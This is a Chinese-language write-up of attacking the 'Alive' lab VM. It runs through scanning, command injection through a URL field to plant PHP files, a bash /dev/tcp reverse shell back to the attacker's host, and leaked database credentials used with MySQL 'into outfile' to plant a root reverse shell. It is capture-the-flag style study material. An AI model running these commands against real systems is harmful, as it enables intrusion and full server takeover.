**Alive攻击流程**

1. **信息收集**
   1. **主机发现**

利用arp-scan对网络内主机进行探测，这里除192.168.6.245外均是该网络中的已知服务器，因此192.168.6.245即是alive靶机。-l代表扫描本地网络，-e指定扫描的网卡。

图形用户界面, 文本

描述已自动生成

图- 1

***注：为什么直接锁定到了靶机？***

***解释：这里我们已知alive是有漏洞的需要进行攻击，因此实际上arp-scan在此只起到了查找alive网络ip的作用。在实际攻击场景中，我们并不清除哪个主机有漏洞，因此每个探测到的主机都要尝试攻击。***

* 1. **端口扫描**

利用nmap对alive靶机(192.168.6.245)进行端口扫描。-s代表scan，S代表SYN扫描模式，-Pn代表不进行主机发现，-p-代表扫描所有端口。发现开放着22，80端口。

文本

描述已自动生成

图- 2

* 1. **Web路径扫描**

命令行输入gobuster dir -u http://192.168.6.245/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x jpg,txt,zip,bak,html,php。存在访问成功路径index.php和重定向路径tmp，打开浏览器，f12打开开发者模式，访问<http://192.168.6.245/index.php>和<http://192.168.6.245/tmp/。其中index.php要求输入一个URL>以实现跳转，例如输入google.com，会将google搜索引擎的主页面渲染到本页面，而tmp是一个空的目录。

文本

描述已自动生成

图- 3

图形用户界面, 应用程序

描述已自动生成

图- 4

图形用户界面, 网站

描述已自动生成

图- 5

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 6

1. **实施攻击-获取www-data shell**

由于index.php可以将外部网页渲染到本地，因此可能存在文件包含。输入命令echo "<?php echo('test');?>" > test.php将一个简易的php语句写入到文件test.php中。然后在kali中执行命令python3 -m http.server 6666，打开一个简易的http服务器，端口为 6666（执行该命令时所在的目录将会作为该服务器的根目录）。在index.php中输入该URL，即192.168.6.149:6666/test.php查看，可以看到确实会访问这个外部页面，但是php的语句并没有执行，可能是后端没有解析下载的.php而只是打印出来，因此直接通过远程文件包含进行命令执行的方式不可行。

文本

描述已自动生成

图- 7

图形用户界面, 文本

描述已自动生成

图- 8

图形用户界面, 文本, 应用程序

描述已自动生成

图- 9

图形用户界面, 应用程序

描述已自动生成

图- 10

还有一种可能是当靶机在下载用户输入的URL内容时，会直接搭配用户输入的URL下载网页内容而不对该输入进行过滤，如果构造合适的URL就可以实现远程代码执行。因此尝试输入URL为192.168.6.149:6666/test.php;whoami，返回的内容是无效URL，看来后端是过滤了这些特殊符号的，但不一定代表符合过滤的很全面。这里尝试各种符号看看哪些符号不会出现该报错。由于在**1.3**Web路径扫描中存在一个空目录tmp可以访问，所以我们尝试重定向符号>。如果能将.php重定向到该目录下，就可以通过访问该目录实现远程代码执行。

输入命令192.168.6.149:6666/test.php > tmp/test.php，然后访问192.168.6.149:6666/tmp，发现成功写入了，点击该文件后发现写入的php文件被成功执行。

图形用户界面, 文本, 应用程序

描述已自动生成

图- 11

图形用户界面

描述已自动生成

图- 12

图形用户界面, 文本, 应用程序, 聊天或短信

描述已自动生成

图- 13

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 14

图形用户界面, 文本

描述已自动生成

图- 15

接下来重新构造php语句实现反弹shell，输入命令echo "<?php system('bash -c \'bash -i >& /dev/tcp/192.168.6.149/7777 0>&1\''); ?>" > shell.php将反弹shell命令写入到文件shell.php中，输入命令python3 -m http.server 6666打开简易的http服务器。然后在kali中运行命令nc -lvp 7777监听7777端口。

接下来在index.php中输入恶意的URL为192.168.6.149:6666/shell.php > tmp/shell.php，反弹shell文件被成功写入，点击执行，成功获得www-data的权限。输入命令script -qc '/bin/bash -i' /dev/null以获得一个交互式shell。

文本

描述已自动生成

图- 16

文本

描述已自动生成

图- 17

图形用户界面, 文本, 应用程序, 电子邮件

描述已自动生成

图- 18

文本

描述已自动生成

图- 19

文本

描述已自动生成

图- 20

1. **权限提升**

输入sudo -l查看当前用户的sudo权限，发现www-data用户需要www-data密码才能查看当前用的sudo权限情况。

文本

描述已自动生成

图- 21

输入cd ~进入www-data的家目录，输入ls -al查看家目录的内容，发现存在一个code目录，进入后有一个index.php文件和qdpmApp文件夹及一张图片troll.jpg，先cat index.php查看index.php中的内容，存在一个明文的数据库的用户名和密码对admin:HeLL0alI4ns。输入命令ss -tunalp查看端口开放情况，发现确实开放数据库的本地监听端口3306。

文本

描述已自动生成

图- 22

图形用户界面, 文本

描述已自动生成

图- 23

文本

描述已自动生成

图- 24

文本

描述已自动生成

图- 25

尝试使用该用户名和密码登录数据库，输入命令mysql -r admin -p，再输入密码HeLL0alI4ns成功进入到数据库中。输入命令show global variables like '%secure\_file\_priv%';，value为空代表可以以运行数据库用户的身份向任何该用户可写的位置写入文件，也就是说如果数据库是以root用户运行的，那么可以通过数据库向系统内任一位置写入文件。但仅仅以root身份写入文件是不够的，提权还需要通过以root身份运行写入的文件才可行。

文本

描述已自动生成

图- 26

文本

描述已自动生成

图- 27

* 1. **特殊权限文件**

输入find / -perm -u=s 2>/dev/null查看被设置为SUID位的文件，这些文件均无法用于提权。

输入/usr/sbin/getcap -r / 2>/dev/null查看特殊能力文件，也没有可用于提权的能力。

文本

描述已自动生成

图- 28



图- 29

* 1. **定时启动项**

输入命令crontab -l查看当前用户定时任务，发现没有这个命令。利用cat和ls -al命令查看系统定时任务的内容和权限，包括文件/etc/crontab，以及目录/etc/cron.d/、/etc/cron.hourly/、/etc/cron.daily/、/etc/cron.weekly/、/etc/cront.monthly/，发现这些脚本及其脚本中调用的文件均对用户michael没有写权限。例如/etc/cron.d/下的php定时启动项只有root用户可修改，且定时执行的脚本/usr/lib/php/sessionclean也只有root用户可以修改，因此定时启动项无法利用以提权。



图- 30

文本

描述已自动生成

图- 31

文本

描述已自动生成

图- 32

* 1. **开机自启项**

进入/etc/init.d/查看当前系统的所有开机自启项，发现这些开机启动项文件和定时启动项文件一样，均对www-data用户无写权限。

文本

描述已自动生成

图- 33

* 1. **开放端口**

输入命令ss -tunalp查看端口开放信息，发现存在一个只能本地访问的3306和8000端口（68端口是DHCP），其中3306是数据库端口，在前文以及登录查看过。而8000好像是一个http端口。尝试输入命令curl 127.0.0.1:8000访问该端口，此处提示存在一个压缩的备份文件。

接下来我们尝试查看该压缩文件的内容，由于www-data用户在大多数位置是没有写权限的，因此利用cd /tmp进入tmp目录，在此处www-data用户是由写权限的。然后输入命令wget 127.0.0.1:8000/backup.zip下载该压缩文件，并利用unzip backup.zip解压缩该文件，得到一个文件digitcode.bak，用cat digitcode.bak查看该文件发现它指示了一个网站，网站根目录在/var/www/code。

文本, 聊天或短信

描述已自动生成

图- 34

文本

描述已自动生成

图- 35

文本

描述已自动生成

图- 36

查看/var/www/code/下文件的权限，是可以被任一用户读取的，由于www-data用户在/vat/www/html/tmp下有写权限，可以将code/下内容复制到tmp/下查看。先利用mkdir /var/www/html/tmp/code建立一个目录存放文件，然后输入命令cp -r index.php qdpmApp troll.jpg /var/www/html/tmp/code/将文件复制到tmp/code下。然后在浏览器中访问index.php，将压缩文件中得到的code 即494147203525673输入，会跳转到一个登录页面，但是此处登录也没有用，因为已经获得了www-data的权限，该网站也是以www-data身份运行的，即使攻击此网页也还是得到www-data用户的shell，只能通过在qdpmApp中搜索文件查看是否有敏感信息才有可能提升权限。

文本

描述已自动生成

图- 37

文本

描述已自动生成

图- 38

图形用户界面, 文本, 应用程序

描述已自动生成

图- 39

图形用户界面, 文本, 应用程序

描述已自动生成

图- 40

输入命令find qdpmApp -name \*pass\* -type f 2>/dev/null，和find qdpmApp -name \*user\* -type f 2>/dev/null查找和user、pass相关的文件，均未找到敏感信息。




图- 41

* 1. **其它攻击尝试**

在前文中通过80端口获得的shell是www-data的，也就是说80端口是以www-data用户身份运行的，而8000端口也运行着http服务，那么8000端口是以什么身份运行呢？如果8000端口是以root身份运行的，就可以通过向网站根目录下写入文件访问执行进行提权。

因此需要利用pspy，输入命令cd /tmp后以下载pspy，输入命令wget <https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64>下载pspy，输入命令chmod 777 pspy64为pspy64赋予可执行权限。然后输入./pspy64运行，查看到8000端口是以UID0身份运行的，UDI0即root权限，且其网站根目录为/opt。

电脑萤幕的截图

描述已自动生成

图- 42

文本

描述已自动生成

图- 43

文本

描述已自动生成

图- 44

图形用户界面

低可信度描述已自动生成

图- 45

查看/opt下文件的权限，发现只有root用户是可写的。前文中发现数据库是拥有对任意文件位置的写权限的，如果数据库是以root身份运行的，那么就可以通过数据库向任意位置写入文件。同样是在pspy64工具中，可以看到mysql的UID是0，即其确实是以root身份运行的，攻击方法是可行的。

文本

描述已自动生成

图- 46

文本

中度可信度描述已自动生成

图- 47

以admin身份登录到mysql，mysql -u admin -p，输入密码HeLL0alI4ns，然后在mysql中输入命令select '<?php system("bash -c \'bash -i >& /dev/tcp/192.168.6.149/7777 0>&1\'"); ?>' into outfile '/opt/bash\_shell.php';以写入反弹shell，然后quit退出当前数据库。

在kali中输入命令nc -lvp 7777监听7777端口，在www-data的shell中输入命令curl 127.0.0.1:8000/bash\_shell.php，成功获得root用户权限。

文本

描述已自动生成

图- 48

文本

描述已自动生成

图- 49

文本

描述已自动生成

图- 50

文本

描述已自动生成

图- 51

文本

描述已自动生成

图- 52